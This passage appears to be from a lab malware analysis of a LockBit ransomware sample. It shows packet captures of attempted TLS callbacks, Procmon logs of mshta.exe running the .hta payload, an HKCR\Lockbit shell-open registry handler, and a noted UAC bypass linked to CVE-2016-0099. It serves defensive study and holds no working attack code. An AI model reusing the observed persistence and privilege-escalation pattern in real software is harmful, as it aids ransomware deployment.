2469 2023-06-26 15:09:47.408680 172.16.0.3  172.16.0.4  TLSv1.2    85   Encrypted Alert
2470 2023-06-26 15:09:47.408715 172.16.0.4  172.16.0.3  TCP        54   50554 → 443 [RST, ACK] Seq=306 Ack=1556 Win=0 Len=0
2471 2023-06-26 15:09:47.408771 172.16.0.3  172.16.0.4  TCP        60   443 → 50554 [FIN, ACK] Seq=1556 Ack=306 Win=64128 Len=0
2472 2023-06-26 15:09:47.408778 172.16.0.4  172.16.0.3  TCP        54   50554 → 443 [RST] Seq=306 Win=0 Len=0
2473 2023-06-26 15:09:47.410493 172.16.0.4  172.16.0.3  TCP        66   50555 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2474 2023-06-26 15:09:47.410591 172.16.0.3  172.16.0.4  TCP        66   443 → 50555 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
2475 2023-06-26 15:09:47.410623 172.16.0.4  172.16.0.3  TCP        54   50555 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
2476 2023-06-26 15:09:47.410773 172.16.0.4  172.16.0.3  TLSv1.2   265   Client Hello
2477 2023-06-26 15:09:47.410863 172.16.0.3  172.16.0.4  TCP        60   443 → 50555 [ACK] Seq=1 Ack=212 Win=64128 Len=0
2478 2023-06-26 15:09:47.415024 172.16.0.3  172.16.0.4  TLSv1.2  1352   Server Hello, Certificate, Server Key Exchange, Server Hello Done
2479 2023-06-26 15:09:47.416032 172.16.0.4  172.16.0.3  TLSv1.2   147   Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2480 2023-06-26 15:09:47.416143 172.16.0.3  172.16.0.4  TCP        60   443 → 50555 [ACK] Seq=1299 Ack=305 Win=64128 Len=0
2481 2023-06-26 15:09:47.416303 172.16.0.3  172.16.0.4  TLSv1.2   280   New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
2482 2023-06-26 15:09:47.416673 172.16.0.4  172.16.0.3  TCP        54   50555 → 443 [FIN, ACK] Seq=305 Ack=1525 Win=262656 Len=0
2483 2023-06-26 15:09:47.418531 172.16.0.3  172.16.0.4  TLSv1.2    85   Encrypted Alert
2484 2023-06-26 15:09:47.418553 172.16.0.4  172.16.0.3  TCP        54   50555 → 443 [RST, ACK] Seq=306 Ack=1556 Win=0 Len=0
2485 2023-06-26 15:09:47.418594 172.16.0.3  172.16.0.4  TCP        60   443 → 50555 [FIN, ACK] Seq=1556 Ack=306 Win=64128 Len=0
```

```
> Internet Protocol Version 4, Src: 172.16.0.4, Dst: 172.16.0.3
v Transmission Control Protocol, Src Port: 50555, Dst Port: 443, Seq: 0, Len: 0
    Source Port: 50555
    Destination Port: 443
    [Stream index: 7]
    [Conversation completeness: Complete, WITH_DATA (63)]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 3418566677
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 0
    Acknowledgment number (raw): 0
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x002 (SYN)
    Window: 64240
    [Calculated window size: 64240]
    Checksum: 0x584e [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), Maximum segment size, No-Operation (NOP), Window scale, No-Operation (NOP),
  > [Timestamps]
```

```
0000  08 00 27 9b ed 2d 08 00  27 7a 2d 78 08 00 45 00   ··'··-·· 'z-x··E·
0010  00 34 3e c2 40 00 80 06  00 00 ac 10 00 04 ac 10   ·4>·@··· ········
0020  00 03 c5 7b 01 bb cb c3  30 15 00 00 00 00 80 02   ···{···· 0·······
0030  fa f0 58 4e 00 00 02 04  05 b4 01 03 03 08 01 01   ··XN···· ········
0040  04 02                                              ··
```

Since there was not an active listener to provide a callback the TLS tunnel is teared down after a while.




```
2602 2023-06-26 15:09:47.568468 172.16.0.4  172.16.0.3  TCP        54   50564 → 443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
2603 2023-06-26 15:09:47.568649 172.16.0.4  172.16.0.3  TLSv1.2   265   Client Hello
2604 2023-06-26 15:09:47.568740 172.16.0.3  172.16.0.4  TCP        60   443 → 50564 [ACK] Seq=1 Ack=212 Win=64128 Len=0
2605 2023-06-26 15:09:47.572571 172.16.0.3  172.16.0.4  TLSv1.2  1352   Server Hello, Certificate, Server Key Exchange, Server Hello Done
2606 2023-06-26 15:09:47.573479 172.16.0.4  172.16.0.3  TLSv1.2   147   Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
2607 2023-06-26 15:09:47.573590 172.16.0.3  172.16.0.4  TCP        60   443 → 50564 [ACK] Seq=1299 Ack=305 Win=64128 Len=0
2608 2023-06-26 15:09:47.573731 172.16.0.3  172.16.0.4  TLSv1.2   280   New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
2609 2023-06-26 15:09:47.574133 172.16.0.4  172.16.0.3  TCP        54   50564 → 443 [FIN, ACK] Seq=305 Ack=1525 Win=2102272 Len=0
2610 2023-06-26 15:09:47.576002 172.16.0.3  172.16.0.4  TLSv1.2    85   Encrypted Alert
2611 2023-06-26 15:09:47.576030 172.16.0.4  172.16.0.3  TCP        54   50564 → 443 [RST, ACK] Seq=306 Ack=1556 Win=0 Len=0
2612 2023-06-26 15:09:47.576341 172.16.0.4  172.16.0.3  TCP        66   50565 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2613 2023-06-26 15:09:47.576437 172.16.0.3  172.16.0.4  TCP        66   443 → 50565 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
2614 2023-06-26 15:09:47.576464 172.16.0.4  172.16.0.3  TCP        54   50565 → 443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
2615 2023-06-26 15:09:47.576615 172.16.0.4  172.16.0.3  TLSv1.2   265   Client Hello
```

```
> Internet Protocol Version 4, Src: 172.16.0.4, Dst: 172.16.0.3
v Transmission Control Protocol, Src Port: 50564, Dst Port: 443, Seq: 1, Ack: 1, Len: 211
    Source Port: 50564
    Destination Port: 443
    [Stream index: 16]
    [Conversation completeness: Complete, WITH_DATA (63)]
    [TCP Segment Len: 211]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 391834296
    [Next Sequence Number: 212    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 783924005
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x018 (PSH, ACK)
    Window: 8212
    [Calculated window size: 2102272]
    [Window size scaling factor: 256]
    Checksum: 0x5915 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > [Timestamps]
```


```
0000  08 00 27 9b ed 2d 08 00  27 7a 2d 78 08 00 45 00   ··'··-·· 'z-x··E·
0010  00 fb 3f 03 40 00 80 06  00 00 ac 10 00 04 ac 10   ··?·@··· ········
0020  00 03 c5 84 01 bb 17 5a  ea b8 2e b9 bb 25 50 18   ·······Z ··.··%P·
0030  20 14 59 15 00 00 16 03  03 00 ce 01 00 00 ca 03    ·Y····· ········
0040  03 64 99 aa 52 c4 ae 59  0b 3a aa 65 f4 e6 5d ae   ·d··R··Y ·:·e··]·
0050  84 cc 0e 0c 65 7a 09 65  e7 0f 47 76 52 e9 da 91   ····ez·e ··GvR···
0060  07 00 00 26 c0 2c c0 2b  c0 30 c0 2f c0 24 c0 23   ···&·,·+ ·0·/·$·#
0070  c0 28 c0 27 c0 0a c0 09  c0 14 c0 13 00 9d 00 9c   ·(·'···· ········
0080  00 3d 00 3c 00 35 00 2f  00 0a 01 00 00 7b 00 00   ·=·<·5·/ ·····{··
0090  00 1f 00 1d 00 00 1a 73  6c 73 63 72 2e 75 70 64   ·······s lscr.upd
00a0  61 74 65 2e 6d 69 63 72  6f 73 6f 66 74 2e 63 6f   ate.micr osoft.co
00b0  6d 00 05 00 05 01 00 00  00 00 00 0a 00 08 00 06   m······· ········
00c0  00 1d 00 17 00 18 00 0b  00 02 01 00 00 0d 00 1a   ········ ········
00d0  00 18 08 04 08 05 08 06  04 01 05 01 02 01 04 03   ········ ········
00e0  05 03 02 03 02 02 06 01  06 03 00 23 00 00 00 10   ········ ···#····
00f0  00 0e 00 0c 02 68 32 08  68 74 74 70 2f 31 2e 31   ·····h2· http/1.1
0100  00 17 00 00 ff 01 00 01  00                        ········ ·
```

By documenting the storage devices’ registry, we notice that the newly attached device Z:\ has the same Data value as our C:\ drive, but no other data could be found in order to support chasing this lead.




Name	Type	Data
ab (Default)	REG_SZ	(value not set)
\??\Volume{3015cb72-0037-11ee-aa39-806e6f6e6963}	REG_BINARY	5c 00 3f 00 3f 00 5c 00 53 00 43 00 53 00 49 00 23 00 ...
\??\Volume{e2b3b8d0-0499-11ee-aa45-0800277a2d78}	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...
\DosDevices\C:	REG_BINARY	d5 bd ef 0c 00 00 30 03 00 00 00 00
\DosDevices\D:	REG_BINARY	5c 00 3f 00 3f 00 5c 00 53 00 43 00 53 00 49 00 23 00 ...
\DosDevices\E:	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...
\DosDevices\Z:	REG_BINARY	d5 bd ef 0c 00 00 c0 de 18 00 00 00

In the next screenshots the execution of the .hta file is documented.



```
Time of Day       Process Name  PID   Operation      Path                                                                                              Result          Detail
15:10:02.9740020  mshta.exe     5916  Process Start                                                                                                    SUCCESS         Parent PID: 4224, Command line: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\cde\Desktop\LockBit_Ransomware.hta" {1E460B...
15:10:02.9740047  mshta.exe     5916  Thread Create                                                                                                    SUCCESS         Thread ID: 7332
15:10:02.9776729  mshta.exe     5916  Load Image     C:\Windows\SysWOW64\mshta.exe                                                                     SUCCESS         Image Base: 0xa90000, Image Size: 0x8000
15:10:02.9777188  mshta.exe     5916  Load Image     C:\Windows\System32\ntdll.dll                                                                     SUCCESS         Image Base: 0x7ff92af5000
15:10:02.9777492  mshta.exe     5916  Load Image     C:\Windows\SysWOW64\ntdll.dll                                                                     SUCCESS         Image Base: 0x76ee0000, I
15:10:02.9778114  mshta.exe     5916  CreateFile     C:\Windows\Prefetch\MSHTA.EXE-854F6B45.pf                                                         NAME NOT FOUND  Desired Access: Generic R
15:10:02.9779034  mshta.exe     5916  RegOpenKey     HKLM\System\CurrentControlSet\Control\Session Manager                                             REPARSE         Desired Access: Query Val
15:10:02.9779119  mshta.exe     5916  RegOpenKey     HKLM\System\CurrentControlSet\Control\Session Manager                                             SUCCESS         Desired Access: Query Val
15:10:02.9779390  mshta.exe     5916  RegQueryValue  HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock            NAME NOT FOUND  Length: 80
15:10:02.9779528  mshta.exe     5916  RegCloseKey    HKLM\System\CurrentControlSet\Control\Session Manager                                             SUCCESS
15:10:02.9779607  mshta.exe     5916  RegOpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options                    SUCCESS         Desired Access: Query Val
15:10:02.9779692  mshta.exe     5916  RegOpenKey     HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe          SUCCESS         Desired Access: Query Val
15:10:02.9779764  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\UseFilter                 NAME NOT FOUND  Length: 544
15:10:02.9779815  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\DisableHeapLookaside      NAME NOT FOUND  Length: 1,024
15:10:02.9779847  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\FrontEndHeapDebugOptions  NAME NOT FOUND  Length: 1,024
15:10:02.9779880  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\ShutdownFlags             NAME NOT FOUND  Length: 1,024
15:10:02.9779915  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\UnloadEventTraceDepth     NAME NOT FOUND  Length: 1,024
15:10:02.9779957  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\MaxLoaderThreads          NAME NOT FOUND  Length: 1,024
15:10:02.9779999  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\UseImpersonatedDeviceMap  NAME NOT FOUND  Length: 1,024
15:10:02.9780035  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\TracingFlags              NAME NOT FOUND  Length: 1,024
15:10:02.9780067  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\RaiseExceptionOnPossibleDead...NAME NOT FOUND  Length: 1,024
15:10:02.9780101  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\CFGOptions                NAME NOT FOUND  Length: 1,024
15:10:02.9780138  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\MinimumStackCommitInBytes NAME NOT FOUND  Length: 1,024
15:10:02.9780186  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\BreakOnInitializeProcessFailure  NAME NOT FOUND  Length: 1,024
15:10:02.9780223  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\KeepActivationContextsAlive  NAME NOT FOUND  Length: 1,024
15:10:02.9780252  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\TrackActivationContextReleases  NAME NOT FOUND  Length: 1,024
15:10:02.9780408  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\MaxDeadActivationContexts  NAME NOT FOUND  Length: 1,024
15:10:02.9780516  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\GlobalFlag                NAME NOT FOUND  Length: 1,024
15:10:02.9780568  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\GlobalFlag2               NAME NOT FOUND  Length: 1,024
15:10:02.9780645  mshta.exe     5916  RegOpenKey     HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap                                REPARSE         Desired Access: Query Val
15:10:02.9780717  mshta.exe     5916  RegOpenKey     HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap                                NAME NOT FOUND  Desired Access: Query Val
15:10:02.9780779  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\CWDIllegalInDLLSearch     NAME NOT FOUND  Length: 1,024
15:10:02.9780963  mshta.exe     5916  RegOpenKey     HKLM\SYSTEM\CurrentControlSet\Control\Session Manager                                             REPARSE         Desired Access: Query Val
15:10:02.9781051  mshta.exe     5916  RegOpenKey     HKLM\System\CurrentControlSet\Control\Session Manager                                             SUCCESS         Desired Access: Query Val
15:10:02.9781128  mshta.exe     5916  RegQueryValue  HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies                            NAME NOT FOUND  Length: 24
15:10:02.9781192  mshta.exe     5916  RegCloseKey    HKLM\System\CurrentControlSet\Control\Session Manager                                             SUCCESS
15:10:02.9782037  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe\DebugProcessHeapOnly      NAME NOT FOUND  Length: 1,024
15:10:02.9782919  mshta.exe     5916  CreateFile     C:\Windows                                                                                        SUCCESS         Desired Access: Execute/T
15:10:02.9783074  mshta.exe     5916  RegCloseKey    HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe          SUCCESS
15:10:02.9783759  mshta.exe     5916  Load Image     C:\Windows\System32\wow64.dll                                                                     SUCCESS         Image Base: 0x7ff92df1000
15:10:02.9784549  mshta.exe     5916  Load Image     C:\Windows\System32\wow64win.dll                                                                  SUCCESS         Image Base: 0x7ff92ec400
15:10:02.9786215  mshta.exe     5916  CreateFile     C:\Windows\System32\wow64log.dll                                                                  NAME NOT FOUND  Desired Access: Read Attri
15:10:02.9787278  mshta.exe     5916  CreateFile     C:\Windows                                                                                        SUCCESS         Desired Access: Read Attri
15:10:02.9787433  mshta.exe     5916  QueryNameInfo... C:\Windows                                                                                      SUCCESS         Name: \Windows
15:10:02.9787493  mshta.exe     5916  CloseFile      C:\Windows                                                                                        SUCCESS
15:10:02.9787642  mshta.exe     5916  RegOpenKey     HKLM\Software\Microsoft\Wow64\x86                                                                 SUCCESS         Desired Access: Read
15:10:02.9787721  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Wow64\x86\mshta.exe                                                       NAME NOT FOUND  Length: 520
15:10:02.9787764  mshta.exe     5916  RegQueryValue  HKLM\SOFTWARE\Microsoft\Wow64\x86\(Default)                                                       SUCCESS         Type: REG_SZ, Length: 26
15:10:02.9787819  mshta.exe     5916  RegCloseKey    HKLM\SOFTWARE\Microsoft\Wow64\x86                                                                 SUCCESS
```

```
Parent PID: 4224
Command line: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\cde\Desktop\LockBit_Ransomware.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Current directory: C:\Users\cde\Desktop\
Environment:
        ALLUSERSPROFILE=C:\ProgramData
        APPDATA=C:\Users\cde\AppData\Roaming
        ChocolateyInstall=C:\ProgramData\chocolatey
        ChocolateyLastPathUpdate=133300347493313295
        ChocolateyToolsLocation=C:\Tools
        CommonProgramFiles=C:\Program Files (x86)\Common Files
        CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
        CommonProgramW6432=C:\Program Files\Common Files
        COMPUTERNAME=DESKTOP-DEH1E4T
        ComSpec=C:\Windows\system32\cmd.exe
        DriverData=C:\Windows\System32\Drivers\DriverData
        HOMEDRIVE=C:
        HOMEPATH=\Users\cde
        JAVA_HOME=C:\Program Files\OpenJDK\jdk-20.0.1
        JDK_HOME=C:\Program Files\OpenJDK\jdk-20.0.1
        LOCALAPPDATA=C:\Users\cde\AppData\Local
        LOGONSERVER=\\DESKTOP-DEH1E4T
        NUMBER_OF_PROCESSORS=8
        OneDrive=C:\Users\cde\OneDrive
        OS=Windows_NT
        Path=C:\Python39\Scripts\;C:\Python39\;C:\Program Files\Eclipse Adoptium\jdk-11.0.19.7-hotspot\bin;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\ProgramData\Boxstarter;C:\
Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\ProgramData\chocolatey\bin;C:\Program Files\010
Editor;C:\Program Files\OpenJDK\jdk-20.0.1\bin;C:\Users\cde\AppData\Local\Microsoft\WindowsApps;C:\Tools\Cmder;C:\Tools\nmap
        PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY;.PYW
        PROCESSOR_ARCHITECTURE=x86
        PROCESSOR_ARCHITEW6432=AMD64
        PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 151 Stepping 2, GenuineIntel
        PROCESSOR_LEVEL=6
        PROCESSOR_REVISION=9702
        ProgramData=C:\ProgramData
        ProgramFiles=C:\Program Files (x86)
        ProgramFiles(x86)=C:\Program Files (x86)
        ProgramW6432=C:\Program Files
        PSModulePath=C:\Users\cde\Documents\WindowsPowerShell\Modules
        PUBLIC=C:\Users\Public
        RAW_TOOLS_DIR=C:\Tools
        SystemDrive=C:
        SystemRoot=C:\Windows
        TEMP=C:\Users\cde\AppData\Local\Temp
        TMP=C:\Users\cde\AppData\Local\Temp
        TOOL_LIST_DIR=C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Tools
        TOOL_LIST_SHORTCUT=C:\Users\cde\Desktop\Tools.lnk
        USERDOMAIN=DESKTOP-DEH1E4T
        USERDOMAIN_ROAMINGPROFILE=DESKTOP-DEH1E4T
        USERNAME=cde
        USERPROFILE=C:\Users\cde
        VM_COMMON_DIR=C:\ProgramData\_VM
        windir=C:\Windows
        __COMPAT_LAYER=DetectorsAppHealth Installer
```




```
16:54:...  LockBit4.exe  7432  RegCreateKey  HKCR\Lockbit                         SUCCESS  Desired Access: Maximum Allowed, Granted Access: None 0x0, Disposition: REG_CREATED_NEW
16:54:...  LockBit4.exe  7432  RegCreateKey  HKCR\Lockbit\DefaultIcon             SUCCESS  Desired Access: Maximum Allowed, Granted Access: None 0x0, Disposition: REG_CREATED_NEW
16:54:...  LockBit4.exe  7432  RegCreateKey  HKCR\Lockbit\shell                   SUCCESS  Desired Access: Maximum Allowed, Granted Access: None 0x0, Disposition: REG_CREATED_NEW
16:54:...  LockBit4.exe  7432  RegCreateKey  HKCR\Lockbit\shell\Open              SUCCESS  Desired Access: Maximum Allowed, Granted Access: None 0x0, Disposition: REG_CREATED_NEW
16:54:...  LockBit4.exe  7432  RegCreateKey  HKCR\Lockbit\shell\Open\Command      SUCCESS  Desired Access: Maximum Allowed, Granted Access: None 0x0, Disposition: REG_CREATED_NEW
```

Computer\HKEY_CLASSES_ROOT\Lockbit\shell\Open\Command

```
> LocationDisp.LatLongReportFactory.1
v Lockbit
    DefaultIcon
  v shell
    v Open
        Command
> Logagent.Logagent
> Logagent.Logagent.1
> LpkSetup.1
```


Name	Type	Data
(Default)	REG_SZ	"C:\Windows\system32\mshta.exe" "C:\Users\cde\Desktop\LockBit_Ransomware.hta"



```
cmd.exe     < 0.01  11,164 K  15,468 K  3888 Windows Command Processor  Microsoft Corporation
mshta.exe   < 0.01  19,236 K  53,988 K  3796 Microsoft (R) HTML Applicati...  Microsoft Corporation
```


```
Command Line:
  "C:\Windows\SysWOW64\mshta.exe" "C:\Users\cde\Desktop\LockBit_Ransomware.hta" {1E460BD7-F1C3-4B2E-88
  BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Path:
  C:\Windows\SysWOW64\mshta.exe
```

During our static analysis, we notice that ASCII string number 32 looks like a processed. We search in procmon for "detail" containing this value and we get the following findings. It appears that the malware is performing a UAC bypass in order to execute with higher privileges. This is a vulnerability addressed in https://nvd.nist.gov/vuln/detail/cve-2016-0099 and https://learn.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-032.



